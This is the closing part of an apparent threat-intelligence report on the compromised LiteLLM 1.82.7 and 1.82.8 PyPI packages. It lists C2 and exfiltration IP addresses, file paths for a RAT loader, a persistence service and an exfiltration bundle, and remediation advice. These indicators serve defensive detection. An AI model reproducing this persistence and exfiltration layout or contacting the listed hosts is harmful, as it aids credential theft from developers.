IP	45.148.10[.]212	Havoc C2 TeamServer	TECHOFF SRV LIMITED, NL
IP	46.151.182[.]203	Exfiltration / backup C2	Ghosty Networks LLC, LU

File Indicators

Path	Purpose
~/.config/sysmon/sysmon.py	RAT loader script

Path	Purpose
~/.config/systemd/user/sysmon.service	Persistence service unit
/tmp/pglog	Downloaded C2 agent binary
/tmp/.pg_state	State file tracking last downloaded payload URL
/tmp/tpcp.tar.gz	Encrypted exfiltration bundle

Affected Packages

Package	Version	Registry	Status
litellm	1.82.7	PyPI	Removed
litellm	1.82.8	PyPI	Removed

Conclusion

What makes this operation dangerous isn't any single technique. It's how they all chain together. One bad pip install hands over cloud credentials, Kubernetes clusters, SSH keys, and database passwords in a single pass, with two C2 frameworks keeping the attacker in, even if defenders catch one.

If you installed LiteLLM 1.82.7 or 1.82.8, treat it as a full credential compromise. Rotate everything the host could reach, check network logs against the IOCs above, and audit your clusters for unauthorized pods in kube-system matching node-setup-.*.

Want to see how Hunt.io tracks infrastructure like this in real time? [Book a demo today.](#)